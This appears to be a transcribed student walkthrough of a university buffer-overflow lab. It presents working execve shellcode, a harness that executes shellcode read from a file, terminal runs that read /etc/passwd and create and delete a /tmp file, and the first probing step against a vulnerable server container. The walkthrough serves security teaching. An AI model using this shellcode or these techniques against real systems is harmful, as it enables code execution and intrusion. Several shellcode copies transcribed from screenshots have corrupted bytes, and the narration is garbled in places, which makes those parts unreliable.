    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"
    "echo 'delete the virus file'; /bin/rm /tmp/virus *"
    "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
    f.write(content)
```

Open the call_shellcode.c



The screenshot shows a TigerVNC window titled "ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC". The window contains a Mousepad application with a file named "/home/seed/cse643/Lab-06/Labsetup/shellcode/call_shellcode.c". The code is as follows:

```
#include <stdlib.h>
#include <stdio.h>

// Read the shellcode from a file, and then execute the code.
int main(int argc, char **argv)
{
    char code[500];
    FILE *fd;
    #if __x86_64__
        const char *filename = "codefile_64";
    #else
        const char *filename = "codefile_32";
    #endif


    fd = fopen(filename, "r");
    if (!fd){
        perror(filename); exit(1);
    }
    fread(code, sizeof(char), 500, fd);

    int (*func)() = (int(*)())code;
    func();
    return 1;
}
```

The C code you provided is designed to read a binary file containing shellcode (machine code instructions), and then execute that code directly from memory. Here's a step-by-step explanation of what the code does:

1. It declares a character array **code[500]** to store the shellcode.
2. It defines a **FILE** pointer **fd** for file operations.
3. It uses conditional compilation to determine the filename to open based on whether the program is being compiled for a 64-bit or 32-bit architecture.
4. It attempts to open the specified file in read mode and checks if the file was opened successfully. If not, it prints an error and exits.
5. It reads up to 500 characters from the file into the **code** array.
6. It casts the **code** array to a function pointer of the type **int(*)()** (which is a pointer to a function returning an integer).
7. It calls the function pointed to by **func** (essentially executing the shellcode).

This program will read two code files, one 64 bit and one 32 bit, then run it directly on the code. In here we define function pointer to those code **int (*func)() = (int(*)())code**
How to construct shell code e need to understand assembly language. Its hardcoded in this shell code?



The screenshot shows a terminal window with the prompt "seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode". The user has executed the following commands:

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd shellcode/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile  README.md  call_shellcode.c  shellcode_32.py  shellcode_64.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code bof-containers docker-compose.yml server-code shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd shellcode/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile README.md call_shellcode.c shellcode_32.py shellcode_64.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ python3 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x + v
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ python3 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile README.md a32.out a64.out call_shellcode.c codefile_32 shellcode_32.py shellcode_64.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x + v
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile README.md a32.out a64.out call_shellcode.c codefile_32 shellcode_32.py shellcode_64.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./shellcode_64.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```


We can check their sizes

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x + v
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls -l codefile_*
-rw-rw-r-- 1 seed seed 136 Nov 1 02:52 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 02:54 codefile_64
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

You can check the content with hex editor


```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x + v
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls -l codefile_*
-rw-rw-r-- 1 seed seed 136 Nov 1 02:52 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 02:54 codefile_64
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ bless codefile_32 &>/dev/null &
[1] 4632
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```


After executing the above command we get the below window



This is a code file for the shell code and you can see the command lines.

By this code that will be loaded into the stack and run it by that call `_shellcode.c` so we don't need to locally to have a look launches `a02` and `a6400`



We see a **ls command**, and this load the first in the current folder, we see output as `Hello32`. We can check the hash code and the shell code. Here we can see the files and folders under thecurrent folder

```

Terminal
File Edit View Search Terminal Help
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48"
    "\xd2\x48\x31\xc0\xb0\x0f\x05\xe8\x5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
)

<- 06/Labsetup/shellcode/shellcode 64.py" 31L. 1295C 1.

```

```

seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x seed@ip-172-31-18-240: ~/cse643... x
Hello 32
colord:x:124:134:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:125:135:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 02:51 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 02:51 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 02:52 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 02:54 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 64
pulse:x:122:131:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
saned:x:123:133:./var/lib/saned:/usr/sbin/nologin
colord:x:124:134:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:125:135:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$

```

You are asked to change the scenes for eg, Create one file

```

Applications /ho... SEE... Mou... Ter... Thu... Wed
Save As
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd"
    "echo 'create a file virus'; /bin/touch /tmp/virus"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
    f.write(content)

```

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls /tmp/
Temp-fcf79f26-f239-4fe7-8de7-ec07baa3f2eb
_MEIzkbp6Y
pulse-PKdhtXMmr18n
snap-private-tmp
ssh-s7MAGyAZAId6
systemd-private-222395aaad6e4923a12dc6becd2be0ef-ModemManager.service-vbcfBh
systemd-private-222395aaad6e4923a12dc6becd2be0ef-colord.service-Io8Nqi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-switcheroo-control.service-l33Q9f
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-logind.service-69PUNi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-resolved.service-iivUfi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-timesyncd.service-xhY2zg
systemd-private-222395aaad6e4923a12dc6becd2be0ef-upower.service-uSzAKh
tmpaddon
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643...  seed@ip-172-31-18-240: ~/cse643...  seed@ip-172-31-18-240: ~/cse643...
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-logind.service-69PUNi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-resolved.service-iivUfi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-timesyncd.service-xhY2zg
systemd-private-222395aaad6e4923a12dc6becd2be0ef-upower.service-uSzAKh
tmpaddon
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 02:51 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 02:51 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 02:52 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 02:54 codefile_64
-rwxrwxr-x 1 seed seed 1286 Nov 1 05:13 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 32
colord:x:124:134:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:125:135:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

After you modify the program we need to run it again to generate the code file, the updated code file.

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643...  seed@ip-172-31-18-240: ~/cse643...  seed@ip-172-31-18-240: ~/cse643...
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a32.out
create a file virus
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a32.out
create a file virus
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls /tmp/
Temp-fcf79f26-f239-4fe7-8de7-ec07baa3f2eb
_MEIzkbp6Y
pulse-PKdhtXMmr18n
snap-private-tmp
ssh-s7MAGyAZAId6
systemd-private-222395aaad6e4923a12dc6becd2be0ef-ModemManager.service-vbcfBh
systemd-private-222395aaad6e4923a12dc6becd2be0ef-colord.service-Io8Nqi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-switcheroo-control.service-l33Q9f
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-logind.service-69PUNi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-resolved.service-iivUfi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-timesyncd.service-xhY2zg
systemd-private-222395aaad6e4923a12dc6becd2be0ef-upower.service-uSzAKh
tmpaddon
virus
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

For the 64-bit u may delete the virus file just created


```
Applications = /ho... SE... Mo... Wed 01 Nov, 05:27 seed
/home/seed/cse643/Lab-06/Labsetup/shellcode/shellcode_64.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "\xc3"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
    "echo 'delete the virus file'; /bin/rm /tmp/virus          *"
    "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
    f.write(content)
```

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./shellcode_64.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a64.out
delete the virus file
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

We deleted the virus file

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a64.out
delete the virus file
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls /tmp/
Temp-fcf79f26-f239-4fe7-8de7-ec07baa3f2eb
_MEIzkbp6Y
pulse-PKdhtXMmr18n
snap-private-tmp
ssh-s7MAGyAZAId6
systemd-private-222395aaad6e4923a12dc6becd2be0ef-ModemManager.service-vbcfBh
systemd-private-222395aaad6e4923a12dc6becd2be0ef-colord.service-Io8Nqi
systemd-private-222395aaad6e4923a12dc6becd2be0ef-switcheroo-control.service-l3
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-logind.service-69PUNj
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-resolved.service-iiVl
systemd-private-222395aaad6e4923a12dc6becd2be0ef-systemd-timesyncd.service-xh\
systemd-private-222395aaad6e4923a12dc6becd2be0ef-upower.service-uSzAKh
tmpaddon
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

So, this we run locally, now we are going to attack the server.

Task-2: Level-1 Attack

We can send a message to that server which is running inside the container and its port number is 9090

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode$ cd
seed@ip-172-31-18-240: ~$ cd cse643
seed@ip-172-31-18-240: ~/cse643$ cd Lab-06
seed@ip-172-31-18-240: ~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ cd attack-code/
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code$ ls
brute-force.sh  exploit.py
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code$
```

First, we want to get the information from the sever, you will send a message to the server we will get the frame pointer and the buffer address information, because we cannot debug program on the server in the real world typically, so if we get this information, it will be very valuable, however in the real world we have nothing

Last week we demonstrated how to find the ebp and the buffer address

Now let's send any message to the server

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode$ cd
seed@ip-172-31-18-240: ~$ cd cse643
seed@ip-172-31-18-240: ~/cse643$ cd Lab-06
seed@ip-172-31-18-240: ~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ cd attack-code/
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code$ ls
brute-force.sh  exploit.py
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~$
Creating server-2-10.9.0.6 ... done
Creating server-1-10.9.0.5 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5d8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd568
server-1-10.9.0.5 | ==== Returned Properly ====
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-24... x seed@ip-172-31-18-24... x seed@ip-172-31-18-24... x seed@ip-172-31-18-24... x + -
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code bof-containers docker-compose.yml server-code shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd attack-code/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
brute-force.sh exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$

server-1-10.9.0.5 |==== Returned Properly ====
server-1-10.9.0.5 |Got a connection from 10.9.0.1
server-1-10.9.0.5 |Starting stack
server-1-10.9.0.5 |Input size: 6
server-1-10.9.0.5 |Frame Pointer (ebp) inside bof(): 0xffffd5d8
server-1-10.9.0.5 |Buffer's address inside bof(): 0xffffd568
server-1-10.9.0.5 |==== Returned Properly ====
```

The addresses are identical, which means address randomization is turned off if you see different values, which means you forgot the step 1 to turn off the address randomization, so please remember to turn off the address randomization, so you will have fixed address for these variables.

Now we can extend the bad file. Currently we don't have bad file. We can create an empty bad file and send this bad file through the **tcp** connection.

It just says user server program returns, it will print out return property, however if this message is not printed out the stepper has a property crashed and the server will still keep it running and taking new connections

Now where do we see this return property

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-24... x seed@ip-172-31-18-24... x seed@ip-172-31-18-24... x seed@ip-172-31-18-24... x + -
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
brute-force.sh exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ touch badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$

server-1-10.9.0.5 |Frame Pointer (ebp) inside bof(): 0xffffd5d8
server-1-10.9.0.5 |Buffer's address inside bof(): 0xffffd568
server-1-10.9.0.5 |==== Returned Properly ====
server-1-10.9.0.5 |Got a connection from 10.9.0.1
server-1-10.9.0.5 |Starting stack
server-1-10.9.0.5 |Input size: 0
server-1-10.9.0.5 |Frame Pointer (ebp) inside bof(): 0xffffd5d8
server-1-10.9.0.5 |Buffer's address inside bof(): 0xffffd568
server-1-10.9.0.5 |==== Returned Properly ====
```

No matter we send the message from our file or just from this account, if it's not overflow the buffer we get this returned property, because the buffer overflow didn't happen.

Now with this information the ebp and the buffer address we can construct the attack and for 64 bit is called rbp for cell to build is called ebp

